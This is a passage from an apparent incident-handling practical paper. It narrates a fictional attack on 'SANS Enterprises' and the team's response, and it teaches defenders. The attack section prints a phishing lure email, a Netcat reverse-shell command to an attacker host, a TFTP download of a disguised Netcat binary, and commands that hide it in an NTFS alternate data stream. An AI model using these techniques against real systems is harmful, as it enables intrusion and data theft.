> ls -d sans.inc
[dnsauth3.sys.gtei.net]
*** Can't list domain sans.inc: Query refused
> server 10.5.195.40
Default Server:  DMZP.sans.inc
Address:  10.5.195.40
> ls -d sans.inc
ls: connect: No error
*** Can't list domain sans.inc: Unspecified error
> server 10.5.195.41
Default Server:  DMZS.sans.inc
Address:  10.5.195.41
> ls -d sans.inc
ls: connect: No error
*** Can't list domain sans.inc: Unspecified error
> exit
C:\>
```

Unfortunately for the attacker, none of the five name servers responded to the request for a zone transfer. However, while the organization prevented leaking of information by hiding its domain name registration records, and hardened its domain name servers against unauthorized zone transfers, the attacker still obtained some valuable reconnaissance information from the ARIN netblock registration database.

3.2 Scanning

The attacker must find an entry point into the target network. The following are some of the popular scanning techniques:

- Port Scanning. All servers on the Internet must be bound to a listening port in order to receive and serve queries. A port scanning tool, such as Nmap,[28] can be run against the hosts on a network to enumerate the open ports. Each open port lends itself to possible exploitation.

  Downside: The port scanner must send a connection request to each potentially open port, regardless of whether the port is actually open or closed. A request to a closed port is unusual, and many requests to closed ports within a short period of time is a clear sign of a port scan. Intrusion detection systems, network engineers and incident handlers are quick to spot a port scan, so the attacker would lose stealth.

- Vulnerability Scanning. There are many vulnerabilities that are exploitable remotely over a network. A vulnerability assessment application, such as Nessus,[29] can be run against the hosts on a network to enumerate all of the potentially exploitable vulnerabilities. The attacker can then research each vulnerability to determine its exploitability on the target network.

  Downside: For each host, the vulnerability assessment application must first identify the open ports, and then identify the service and application listening on those open ports. Next, it must send an exploit packet and analyze the server's response for each potential vulnerability. As with port scans, a vulnerability scan is noisy, and hence easy to detect.

- Web CGI Scanning. Many web servers are installed with default CGI scripts or other insecure functionality. A CGI scanning program, such as Nikto,[30] can be run against a web server to enumerate the potentially vulnerable scripts.

  Downside: The CGI scanner must attempt to access every possible insecure script, regardless of whether the script exists or not. A web CGI scan is noisy, and hence easy to detect.

The problem with all of the above scanning methods is that they can be easily detected, flagged, or blocked by modern intrusion detection systems. As the attacker desires to launch a stealth attack, these techniques are not appropriate. He decides, however, to run a service scan against the SANS Enterprises web server. He feels the risk of detection is minimized by the following factors:

1. The attacker is only scanning one port, which is known to be open, on one host, which is known to be active. Thus the network traffic and noise is minimized.

2. The scanner only connects to the web server's port 80, the port used to serve web pages. As connections to the web server on this port are routine and welcome, the connections for the purpose of service fingerprinting and identification stand a lesser chance of drawing suspicion.

3. As the web server is the "public face" of SANS Enterprises on the Internet, it probably is port scanned quite often. The incident handlers likely do not have the resources to trace and track each individual port scan.

The attacker uses Nmap,[28] a well-known port scanner. In addition to its port scanning capabilities, Nmap can also fingerprint and identify the operating system and the running network services on a target system. The attacker invokes Nmap as follows:

```
C:\>nmap -P0 -sT -sV -O -p 80 -T polite -vv -oN scan.txt 10.5.195.33
```

Explanation of options:

-P0 By default Nmap sends a ping request to a target to verify its presence before conducting any scans. If no ping reply is received, Nmap aborts the scan. This option instructs Nmap not to ping the target before scanning, and is reasonable because the target is a known web server.

-sT This option instructs Nmap to initiate normal TCP connections with the target. Nmap is often used to initiate half-open, so called "stealth", TCP connections with a target system. However, in this case completed connections are less suspicious than half-open, incomplete connections.

-sV This option instructs Nmap to identify the protocol service, application name and version running on the open ports. For each open port, Nmap sends a series of probes in hopes of eliciting this information.[31]

-O This option instructs Nmap to identify the operating system of the target host. From the Nmap man page,[32] "This option activates remote host identification via TCP/IP fingerprinting. It uses a bunch of techniques to detect subtleties in the underlying operating system network stack of the host being scanned. It uses this information to create a fingerprint which it compares with its database of known operating system fingerprints."

-p 80 This option instructs Nmap to restrict its scans and probes to port 80, the port used by web servers.

-T polite This option throttles the speed at which Nmap sends probes. From the Nmap man page,[32] "Polite is meant to ease load on the network and reduce the chances of crashing machines. It serializes the probes and waits at least 0.4 seconds between them. Note that this is generally at least an order of magnitude slower than default scans." This is done to reduce the risk of detection by intrusion detection systems.

-vv Enables extra verbose output.

-oN scan.txt This option instructs Nmap to Log the scan results to the scan.txt file.

Nmap returns the following results:

```
# nmap 3.75 scan initiated Wed Nov 10 15:10:42 2004 as: nmap -P0 -sT -
```

```
sV -O -p 80 -T polite -vv -oN scan.txt 10.5.195.33
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Insufficient responses for TCP sequencing (0), OS detection may be less
accurate
Interesting ports on www.sans.inc (10.5.195.33):
PORT   STATE SERVICE VERSION
80/tcp open  http?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
[...]
Device type: printer
Running (JUST GUESSING) : QMS embedded (94%)
Aggressive OS guesses: QMS Magicolor 2200 DeskLaser printer (94%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
[...]

TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: 52C0B14F 12D6CE62 32EDD8FC A6A0AC2F
3696A39 35D3D257
IPID Sequence Generation: Randomized

# Nmap run completed at Wed Nov 10 15:12:49 2004 -- 1 IP address (1
host up) scanned in 127.403 seconds
```

These results are not promising. Nmap could not identify the service running on TCP port 80, and because Nmap scanned only one port, it also could not reliably identify the operating system. The attacker could run more extensive scans using Nmap, but he chooses not to do so for two reasons. First, he doesn't want to give himself away. And second, he has a suspicion that the server administrators at SANS Enterprises put some thought into the security of their servers. He is hoping that the security of end-user workstations is more lax. So he opts to try the InternetExploiter.html exploit.

3.3 Exploiting the System

3.3.1 Preparation

At this point, the attacker has an exploit he wishes to use, and some e-mail addresses of SANS Enterprises employees harvested from the SANS Enterprises web site and the ARIN netblock registration record. Before launching the exploit, the attacker must choose a payload. If and when the exploit gains control of a victim system, what should the payload do? The attacker decides that the payload shall be a shell-shoveling shellcode[6] downloaded from the Metasploit Project web site.[15] The shellcode does the following:[15]

1. Loads winsock, the Windows sockets library.
2. Connects to the remote IP address and port programmed by the attacker.
3. Spawns a cmd.exe command shell and attaches it to the socket. In other words, it makes an interactive command shell available to the remote connection. The command shell shoveled to the remote attacker has the privileges of the local user who opened the InternetExploiter.html document.
4. Calls WaitForSingleObject with an infinite timeout and then ExitProcess when the cmd.exe process terminates.

According to the Metasploit site,[15] " This payload has been tested on many service packs of Windows NT 4.0, Windows 2000, and Windows XP. This payload will NOT work on Windows 9x since cmd.exe does not exist and command.com can't send its output back to the socket."

Before launching his exploit, the attacker does the following steps in preparation:

1. Registers the domain sans-enterprises.info.
2. Specifies the ns1.black.hat name server as the authoritative name server for the sans-enterprises.info domain.
3. Configures the ns1.black.hat name server to direct requests to www.sans-enterprises.info to the IP address 192.168.0.77.
4. Modifies InternetExploiter.html. The attacker customizes the shellcode to shovel a command shell to the IP address 192.168.0.88 on port 80. The attacker also modifies InternetExploiter.html to show a copy of the SANS Enterprises home page. Finally, InternetExploiter.html is renamed index.html.
5. Sets up a simple web server at 192.168.0.77 to host the malicious index.html web page. The web server serves the exploit document as the default web page for the sans-enterprises.info domain.
6. Starts a Netcat[7] listener on host 192.168.0.88 to receive connections from the victim systems. The attacker invokes Netcat as follows:

   ```
   nc -l -p 80
   ```
   Explanation of options:
   -l This option places Netcat into listener mode. Netcat accepts incoming connections and connects standard in and standard out to the socket. This means that all input received from the socket is printed to standard out (the screen), and all input received from standard in (the keyboard) is sent out through the socket.

-p 80 This option instructs Netcat to listen for incoming connections on port 80, the port normally used for HTTP (World Wide Web) traffic.

The attacker is now ready to try to exploit a system on the SANS Enterprises network. All he has to do is to persuade someone at SANS Enterprises to open the malicious www.sans-enterprises.info web page. If that system is running a vulnerable version of Microsoft Internet Explorer, his shell-shoveling shellcode will be executed, and then the attacker would have access to the command shell on that system as if he were a local user sitting at the keyboard.

3.3.2 Unleashing the Exploit

The attacker's goal is to persuade a user at SANS Enterprises to open the malicious www.sans-enterprises.info web page using a vulnerable version of the Microsoft Internet Explorer web browser. To do this, he addresses the following e-mail to Steve Atkins, the marketing director at SANS Enterprises; Carol Evans, a public affairs contact listed on the real SANS Enterprises web site; and the general sales e-mail address.

> From: "Bill Smith" <smith456@yahoo.com>
> Date: Tuesday, November 16, 2004 15:30 -05:00
> To: "Steve Atkins" <Steve_Atkins@sans.inc>
> cc: sales@sans.inc, "Carol Evans" <Carol_Evans@sans.inc>
> Subject: Possible fake SANS Enterprises web site
>
> Hello, I received a phishing e-mail pointing to a web site which claims to be SANS Enterprises. The web site is at www.sans-enterprises.info, but I know your real site is www.sans.inc. The fake site impersonates SANS Enterprises and tries to steal your customers' personal financial information. You might want to have your legal people take a look at the site to get it shut down.
>
> Regards,
>
> Bill Smith

After sending the e-mail from his free Yahoo! e-mail account, the attacker waits for someone to connect to the Netcat listener with a command shell.

3.4 Keeping Access

3.4.1 Pushing Netcat to the Victim System

While the attacker waits to see if anyone at SANS Enterprises falls for his exploit, he formulates a plan for keeping access, if and when he gets it, to the victim systems. The problem is that once a victim system is shut down or rebooted, the attacker would lose access to the command shell that is shoveled by the initial exploit. So the attacker starts a TFTP (Trivial File Transfer Protocol)[33] server on the host 192.168.0.77. TFTP is a simple protocol that transfers files over the User Datagram Protocol (UDP). The advantages of using TFTP are that Windows 2000 and Windows XP include a command-line TFTP client, and that file transfers can be completed in one command without the need for login or other interaction.

About thirty minutes after sending the e-mail pointing to the malicious web page, the attacker's Netcat listener receives a connection from 10.5.200.214, a host on the SANS Enterprises network. The attacker knows that he has to move quickly before the remote system is shut down or rebooted.

The attacker switches to the C:\WINDOWS\SYSTEM32 directory, where many system executables are stored. He then types the following command at the victim system's command prompt:

```
C:\WINDOWS\SYSTEM32>tftp.exe -i 192.168.0.77 GET rundII32.exe
rundII32.exe
```

This command transfers a file from the host at 192.168.0.77 to the local (victim) system. The -i option tells the TFTP client that the transfer should be in 8-byte binary mode. The file transferred to the victim system is a copy of Netcat, but is named rundII32.exe. The attacker chose this name for good reason. There is a legitimate Windows file in the same directory called rundll32.exe, and in some Windows fonts the lowercase "l" and the uppercase "I" are identically rendered. A system administrator might notice the "rundII32.exe" file but think it is the legitimate "rundll32.exe" file. Even if a system administrator notices two copies of "rundll32.exe", he may just attribute it to one of those unexplainable Windows quirks that occur, seemingly, all the time.

3.4.2 Using Netcat as a Shell-Shoveling Backdoor

The following invocation of Netcat initiates a connection to host 192.168.0.88 on port 80, and makes a command shell available to the remote connection.

```
nc 192.168.0.88 80 -e cmd.exe
```

This invocation of Netcat emulates the functionality of the shellcode payload executed via the exploit. It initiates an outbound connection and once connected, "shovels a shell" to the remote host. The -e option instructs Netcat to run a command shell and redirect its standard input and output to the socket. The method of "shoveling a shell out" via Netcat has three advantages. First, while many networks strictly block inbound connections to local systems initiated from outside the network, few networks block outbound connections initiated from inside the network. Second, even if there are some outbound blocks, few networks block outbound connections to port 80 because these connections are required to surf the World Wide Web. Third, the vast majority of anti-virus programs do not flag the Netcat executable as a malicious or suspicious program.[34] Of course, since the copy of Netcat on the victim system is named rundII32.exe, the attacker would invoke Netcat as follows:

```
C:\WINDOWS\SYSTEM32>rundII32.exe 192.168.0.88 80 -e cmd.exe
```

With the ability to transfer files to and from the victim system via TFTP, and a command shell backdoor via Netcat, the attacker can now exploit his new access. He might take the following actions:

- Schedule the Netcat backdoor to run at system startup;
- Search for and retrieve corporate information stored on the victim system's local hard drive;
- Download and install more attack tools, such as Nmap[28] or Nessus[29] to scan the SANS Enterprises network from the inside;
- Download and install a packet sniffer such as Windump[35] to capture network traffic;
- Download and install VNC[36] or a similar program to remotely access the Windows GUI interface; or
- Retrieve the Windows password (SAM) database for offline cracking.

3.5 Covering Tracks

Even though the attacker has obscured the Netcat executable by giving it a similar name as a legitimate Windows file, he can do even better. The attacker can hide any file, preventing it from being visible in standard Windows file listings. This is accomplished by placing the Netcat executable in an NTFS alternate data stream.

NTFS is the preferred file system on Windows 2000, Windows XP, and Windows 2003 systems.[37,38] It includes the functionality to place files within the "alternate data stream" of a standard file. From a practical perspective, the content in an alternate data stream is accessible as if it were in an ordinary file. However, Windows file listings do not reflect the presence of an alternate data stream at all. There is no built-in Windows functionality to list or remove alternate data streams.

The attacker runs the following commands to hide the Netcat executable:

Command	Explanation
C:\WINDOWS\SYSTEM32>type c:\windows\system32\rundll32.exe > c:\windows\system32\rundll32.exe:rundll32.exe	Copies the Netcat executable into an NTFS alternate data stream under the legitimate file rundll32.exe.
C:\WINDOWS\SYSTEM32>start c:\windows\system32\rundll32.exe:rundll32.exe 192.168.0.88 80 -e cmd.exe	Starts a new instance of Netcat
C:\WINDOWS\SYSTEM32>del rundll32.exe	Deletes the original copy of the Netcat executable.

The rundll32.exe file is not modified, and there is no indication provided by Windows that another executable file is stored in an alternate data stream under this file. Thus the Netcat executable is effectively hidden from all but the most suspicious and resourceful system administrator. Better yet for the attacker, some anti-virus programs by default do not scan content in alternate data streams.[34]

4.0 The Incident Handling Process

This chapter describes the response of the SANS Enterprises incident handling team to the attack described in chapter 3.

4.1 Overview of the Target Environment

The mythical SANS Enterprises is a diverse mid-size corporation. It is a company with more than 100 autonomous business units. In addition to corporate headquarters, SANS has facilities scattered across the United States.

The Division of Administration and Support Services manages the shared corporate resources, and provides centralized administrative services. The Office of Information Technology (OIT) is responsible for maintaining the corporate network infrastructure, and for providing IT-related support and advice to the individual business units. However, each business unit controls its own information technology hardware and software. In short, centralized management and policy coordination is relatively weak, as each business unit guards its "turf" against "micro-management" from headquarters.

SANS Enterprises is assigned the 10.5.0.0/16 IP netblock. From this range, the Network Engineering and Operations group manages the local IP assignments. Another important group under OIT is the IT Security group, who are the core network security staff. In addition to handling network security incidents, this group promotes policies and initiatives to secure corporate information resources.

4.2 Preparation

The first step in incident handling is preparation. Prior to an incident, an incident handling team should have in place the policies and procedures that govern the incident response, and the technical and human capabilities to identify, contain, eradicate, and recover from an incident.

4.2.1 Physical Security

Each SANS Enterprises facility has a designated facility manager. It is his responsibility to assess the physical risks to his facility, implement and oversee the mitigation strategies and countermeasures to minimize these risks, and to document the above in a physical security policy.

4.2.2 Network Security

The network security countermeasures in place at the time of this incident were relatively primitive. Inbound connections were strictly controlled through a default deny policy at the border routers. In addition, inbound and outbound traffic whose destination port numbers were associated with undesirable services such as peer-to-peer programs was blocked. Other than these restrictions, the routers allowed virtually all outbound traffic.

There were intrusion detection sensors strategically placed at the perimeter and inside the corporate network. However, due to resource constraints, the monitoring and management of these sensors was outsourced to a network monitoring firm. The contractor contacted the IT Security group whenever there appeared to be a major threat detected by the sensors, for example an internal host generating malicious or suspicious traffic.

There was no unified, corporate-wide policy for securing information resources. Each business unit took its own approach to IT procurement, acquisition, and management. Most business units did deploy some form of desktop anti-virus and firewall software, but these security solutions were not mandatory. Further, they were not centrally managed and thus the data gathered could not be efficiently correlated.

4.2.3 Policies and Procedures

The following were the pertinent corporate policies at the time of this incident:

- There was no corporate requirement to display a warning banner explicitly prohibiting unauthorized access and use of corporate computer systems. However, it was stated in the Employee and Staff Handbook that unauthorized access and use was prohibited, and that monitoring of employee access and use of corporate resources was permissible.
- It was incorrectly perceived by management that law enforcement was incapable and unwilling to investigate network attacks. In light of the negative publicity a publicized attack would bring, it was decided by management that by default law enforcement would not be contacted in the event of an incident.
- The top priority in any incident was recovery, i.e. containing and clearing the incident rather than watching and learning from it.
- In an incident in which another party or network was involved, SANS Enterprises would make diligent efforts to notify the third party of the incident.
- The incident handling team could access any physical access records upon written request. This might include sign-in sheets or surveillance tapes.

- Similarly, the incident handling team had full access to any corporate computer system, subject to documentation and protection of sensitive corporate files.

4.2.4 The Incident Handling Team

The newly-created IT Security group formed the core of the incident handling team. The group was the idea of the Chief Information Officer (CIO), who felt that IT security efforts needed to be better coordinated and unified. Already the group had launched several initiatives to increase awareness of information security issues, although tangible progress was slowed by a corporate culture resistant to change and oversight. For example, security staff had taken steps to limit information leakage by strictly controlling DNS zone transfers from the SANS Enterprises name servers, and by purging sensitive corporate information from the whois database.

The manager of the IT Security group knew that were an incident to occur, he would need help from other departments. So with the support of the CIO, he requested that network operations, legal, human resources, public affairs, and other staff be assigned to the incident handling team on an as-needed basis.

In addition to preparing policies and practicing procedures, the incident handling team also prepared jump bags. Each jump bag contained materials that staff would need when responding to an incident. Among the items in the jump bags were the following:

- Notebooks with page numbers to document the incident and the response;
- Fresh, pristine backup media and drives;
- Network hub for easily capturing network traffic;
- Operating systems, utilities, and other diagnostic software on bootable CD-ROM;
- Copies of corporate policies, incident handling forms, a corporate phone directory, and a hardcopy printout of IP subnet assignments; and
- Miscellaneous hardware tools.

4.2.5 Reaching Out to End-Users

One of the initiatives launched by the network security group was to educate users and system administrators on the signs of suspicious or malicious computer activity. The security staff were not omnipresent, and hence local users and administrators were an important ally. These local users intimately knew their systems and what activity was suspicious for those systems, and could quickly detect and triage security problems. As part of the outreach effort, the IT Security group distributed intrusion discovery checklists for Windows and

Linux.[39,40] The IT Security group also set up, publicized, and encouraged the use of telephone and e-mail channels for any computer user or administrator to report suspicious computer activity.

4.3 Identification

During the identification phase, the incident handling team gathers reports of suspicious events, and determines whether these suspicious events indicate an incident. For SANS Enterprises, an incident is defined as harm, or activity which poses a serious risk of causing harm, to corporate operations, information, resources, or reputation.

The first report of a problem came at 5pm on Tuesday, Nov. 16, 2004. The contractor monitoring the intrusion detection sensors informed the security staff that for the last hour, the internal host 10.5.200.214 had conducted numerous port scans of the SANS Enterprises internal network. A security specialist, David, was assigned to track down this potential incident. He consulted the IP subnet assignment table and learned the subnet 10.5.200.0/24 was assigned to the marketing division at corporate headquarters. After further investigation, he discovered the particular IP address was assigned to the workstation of Steve Atkins, the marketing director. Since that computer had no business conducting port scans, David declared an incident.

While other security staff mobilized the incident handling team and searched for more data, David arrived at Steve's office at 5:20pm with his jump bag. Upon arrival David informed Steve that his workstation might be infected by "a virus" and that it was engaged in harmful activity. Steve was cooperative, and assured David he had backups of his critical files. David started taking notes and documenting each step and command in a new notebook. To gain more information on what was happening, he connected the problem computer into a hub. Using the hub, David's laptop could capture all the traffic to and from Steve's computer. David invoked the sniffer as follows:

```
windump -w capture.log host 10.5.200.214
```

This instructed the sniffer to capture all traffic to or from the host 10.5.200.214, and record the traffic to a binary file for later analysis.

Next, David invoked the netstat command on the problem computer. The Windows netstat command shows all established network connections and listening ports.

```
C:\>netstat -ano
```

The -a option displays all connections and listening ports, the -n option displays the numerical IP address and port, and the -o option displays the owning process number for each connection. One of the output lines read:

```
        TCP    10.5.200.214:1686    192.168.0.88:80      ESTABLISHED     604
```

This line indicated there was an established outgoing connection from the local host's port 1686 to host 192.168.0.88 on port 80, and that the process initiating the connection had the process ID 604. The port number seemed to indicate that the connection was using HTTP to download a web page, but no web browser was visibly running.

David then started Windows Task Manager by running the taskmgr command. After switching to the Processes tab, he saw that process 604 belonged to rundll32.exe:rundll32.exe. David did not know then what this process name implied, but he knew that rundll32.exe was not the name of a popular web browser.




Image Name	PID	User Name	CPU	Mem Usage
carpserv.exe	3448	Alan Tu	00	412 K
Ymsgr_tray.exe	2716	Alan Tu	00	1,800 K
jfw.exe	2536	Alan Tu	00	22,276 K
cmd.exe	2192	Alan Tu	00	2,244 K
svchost.exe	1872	LOCAL SERVICE	00	3,364 K
svchost.exe	1768	NETWORK SERVICE	00	2,292 K
svchost.exe	1700	SYSTEM	00	17,092 K
svchost.exe	1660	NETWORK SERVICE	00	3,420 K
svchost.exe	1584	SYSTEM	12	2,828 K
ati2evxx.exe	1572	SYSTEM	00	1,196 K
nc.exe	1556	Alan Tu	00	1,752 K
lsass.exe	1428	SYSTEM	00	4,668 K
services.exe	1416	SYSTEM	00	3,252 K
winlogon.exe	1372	SYSTEM	00	2,652 K
csrss.exe	1348	SYSTEM	06	3,536 K
naPrdMgr.exe	1316	SYSTEM	00	868 K
smss.exe	1300	SYSTEM	00	336 K
BCMWLTRY.EXE	1280	SYSTEM	00	2,644 K
WLTRYSVC.EXE	1228	SYSTEM	00	688 K
svchost.exe	1132	SYSTEM	00	3,128 K
rpcexec.exe	1064	SYSTEM	00	1,048 K
vstskmgr.exe	1000	SYSTEM	00	288 K
mcshield.exe	960	SYSTEM	00	13,540 K
FrameworkServic...	924	SYSTEM	00	5,300 K
cvpnd.exe	884	SYSTEM	00	3,256 K
crauto.exe	864	SYSTEM	00	628 K
btwdins.exe	848	SYSTEM	00	1,492 K
BAsfIpM.exe	836	SYSTEM	00	2,236 K
scardsvr.exe	760	LOCAL SERVICE	00	1,372 K
spoolsv.exe	676	SYSTEM	00	4,932 K
rundll32.exe:rund...	604	Alan Tu	00	1,872 K
explorer.exe	588	Alan Tu	65	18,344 K
cmd.exe	532	Alan Tu	00	2,100 K
ati2evxx.exe	484	Alan Tu	00	1,784 K
alg.exe	432	LOCAL SERVICE	00	2,288 K
SFMON.exe	232	SYSTEM	00	4,384 K
taskmgr.exe	136	Alan Tu	18	4,284 K
System	4	SYSTEM	00	216 K
System Idle Process	0	SYSTEM	00	16 K

☑ Show processes from all users

Processes: 51 | CPU Usage: 100% | Commit Charge: 235M / 1248M

David now knew that Steve's computer had an unknown process making outbound connections. He needed to examine the rundll32.exe program more closely. In the meantime, David removed the computer from the network. Next, he asked Steve whether he had received any suspicious e-mail or noticed any strange behavior. Examining the text of the e-mail from "Bill Smith", David saw that it contained no malicious code, just a reference to the www.sans-enterprises.info web site. Through a DNS query, David learned that the www.sans-enterprises.info web site was being hosted at 192.168.0.77. David suspected that the web site had used an exploit to gain access to Steve’s computer.

With Steve’s permission, David cut the computer's power, forcing an ungraceful shut down. An ungraceful shut down was necessary to preserve the forensic integrity of the system. David then placed an evidence tag on the system and signed it to preserve chain of custody. He also made a note of the MD5 hash of the sniffer's capture file. David thanked Steve and took the evidence back to his office for further analysis.

4.4 Containment

Now that an incident was declared, it had to be contained. By the time David returned to the security office at 6pm, management had been notified and the entire incident handling team was mobilized.

David took Steve’s compromised computer to Ed, the resident computer and network forensics specialist. Ed's expertise was backing up hard drives, preserving them for evidence, and analyzing the gigabytes of data to sort out the wheat from the chaff. Ed inserted the suspect drive into a drive duplicator, which exactly duplicates one drive onto a second drive. For technical and legal reasons, the target drive must be pristine and larger than the original source drive. Ed made two copies from the original drive. The first copy could be put back into production. The second copy was the master copy used for making working copies. From now on only the working copies would be analyzed, while the original drive was sealed and stored as evidence. While Ed waited for the backups to be completed, he started to analyze the packet logs David had captured.

As David waited for Ed's findings, he learned that another computer on the network had been compromised. The second compromised computer belonged to a sales representative who had received the e-mail from "Bill Smith". The second computer also showed a process named rundll32.exe:rundll32.exe connecting to 192.168.0.88 on port 80. David then downloaded and examined the HTML source code of the fake sans-enterprises.info web site, and saw the exploit code. Based on this, David recommended that traffic to and from the 192.168.0.0/24 subnet be blocked at the SANS Enterprises border routers. The other technical staff concurred, and the filters were quickly implemented by the Network Engineering and Operations group.

While another incident handler was dispatched to analyze and collect the sales representative's computer, the incident handling team told the owner to stay away from his machine. The team also shut down the network port of that computer, ensuring it would no longer leak any information or do any further damage to the network.

At 7:30pm, Ed gave David his preliminary findings. The packet capture showed that Steve’s computer had connected to the host 192.168.0.88 on port 80. But instead of requesting a web page, the compromised system had made a command shell available to the remote host. The remote host had downloaded scanning and attack tools onto the victim computer, and was in the midst of cataloging and retrieving files from the victim system when it was removed from the network. Ed added that rundII32.exe was hidden in the alternate data stream of rundll32.exe, a legitimate Windows system file.

With a copy of the unknown rundII32.exe file from Ed, David attempted to determine its function by running Strings[41] against it. The Strings program displays all printable strings within a given file. David invoked Strings as follows:

```
strings rundII32.exe > rundII32.txt
```

The output began:

```
Strings v2.1
Copyright (C) 1999-2003 Mark Russinovich
Systems Internals - www.sysinternals.com
[...]
```

There was a lot of gibberish, but on line 1175 David recognized something.

```
[v1.10 NT]
connect to somewhere:
nc [-options] hostname port[s] [ports] ...
listen for inbound:
nc -l -p port [options] [hostname] [port]
options:
[...]
```

David knew that nc was the name of the Netcat executable, and suspected that rundII32.exe was either the original or a modified Netcat binary. So he compared rundII32.exe with the copy of Netcat from his jump bag:

```
fc rundII32.exe nc.exe
Comparing files rundII32.exe and nc.exe
FC: no differences encountered
```

Sure enough, the attacker had used Netcat as the backdoor.

The final task in the containment process was to track down any further copies of the e-mail from "Bill Smith", and to eliminate any copies stored on the mail server. Fortunately, Carol Evans, the public affairs official who had also received the e-mail and visited the malicious sans-enterprises.info web site used a Macintosh computer, which was not vulnerable to this exploit. David asked the mail server administrator to search the server logs for any other e-mail containing the malicious URL, but none were found. At 9pm the incident handling team declared the incident to be contained.

4.5 Eradication

The incident was contained by identifying the hosts compromised by the exploit, and removing those hosts from the network. To determine the safest method for eradicating the problem, the incident handling team needed to first get a clear picture of the events leading up to the exploit. The e-mail from "Bill Smith" pointing to the malicious URL was received at about 3:30pm. All three people who received the e-mail opened the message, and subsequently each visited the malicious www.sans-enterprises.info web site. It was determined that the web site attempted to exploit the then unpatched vulnerability (CAN-2004-1050) in the Internet Explorer web browser. Two of the three computers targeted were vulnerable, and the exploit's shell-shoveling payload was executed. Ed determined through forensic analysis of the victims' hard drives that numerous attack tools were downloaded to the compromised systems, and that data files were copied from the victim systems. In all cases the file transfers were accomplished via TFTP or Netcat.

There were two eradication options. First, the incident handlers could identify every change the attacker had made--every program installed, every file modified, every registry entry changed. These changes could then be rolled back. The second option was to restore the compromised systems from backups. Since both users had been running with administrative privileges, the attacker gained those privileges and had free reign over the systems for more than one hour. Thus it was quickly agreed that the second option was far safer. So the hard drive of the compromised computers were erased, and the operating systems were restored from disk images. Finally the data files were restored from backups supplied by the users.

4.6 Recovery

In the recovery phase, the incident handlers had to bring the compromised systems back online. After the operating system and data were restored, all critical security patches were applied. Next, the custom applications required by each user were reinstalled. Finally the users verified that their systems were completely restored and functioning properly.

However, the vulnerability in Microsoft Internet Explorer still existed and could be exploited by a malicious web site or e-mail at any time. In the case of Windows 2000, mitigation options were limited. First, the users could stop using Internet Explorer and use a browser not vulnerable to this vulnerability. A second option was to install a desktop anti-virus program that detected and intercepted any web page attempting to exploit this vulnerability. For Windows XP, there was a third option, to install Windows XP Service Pack 2. Since the users were unwilling to switch to a different web browser or install Windows XP Service Pack 2, the incident handlers installed and configured an up-to-date desktop anti-virus program on both computers. The anti-virus program had signatures to detect and block malicious web pages such as the one at www.sans-enterprises.info.

About two weeks after the incident, Microsoft released a security bulletin[9] and patches for this vulnerability. The security staff sent an internal memo to system administrators strongly encouraging them to apply this patch to mitigate the risk of further exploitation.

The incident handling team also made a full report to the Internet Service Provider (ISP) of the 192.168.0.0/24 subnet. The ISP determined that the attacker was violating their terms of service by hosting a malicious web site and launching attacks from their network, and promptly shut off that subnet's Internet connectivity.

Management put together a task force to assess the damage from the stolen data files, and also instructed the legal staff to explore legal remedies for prosecuting the attacker and recovering damages. The legal case, if there was ever to be one, would be strengthened by the detailed notes and careful documentation kept by the incident handling team during the incident.

4.7 Lessons Learned

Six days after the incident, on Nov. 22, 2004, the incident handling team conducted a lessons learned meeting. The purpose of the meeting was to review the report that would be submitted to management. First, the report would summarize the events of the incident, and the actions taken by the incident handling team in response. Second, the report would make recommendations for improving information security at SANS Enterprises. After considerable discussion, the participants reached a consensus on the following recommendations.

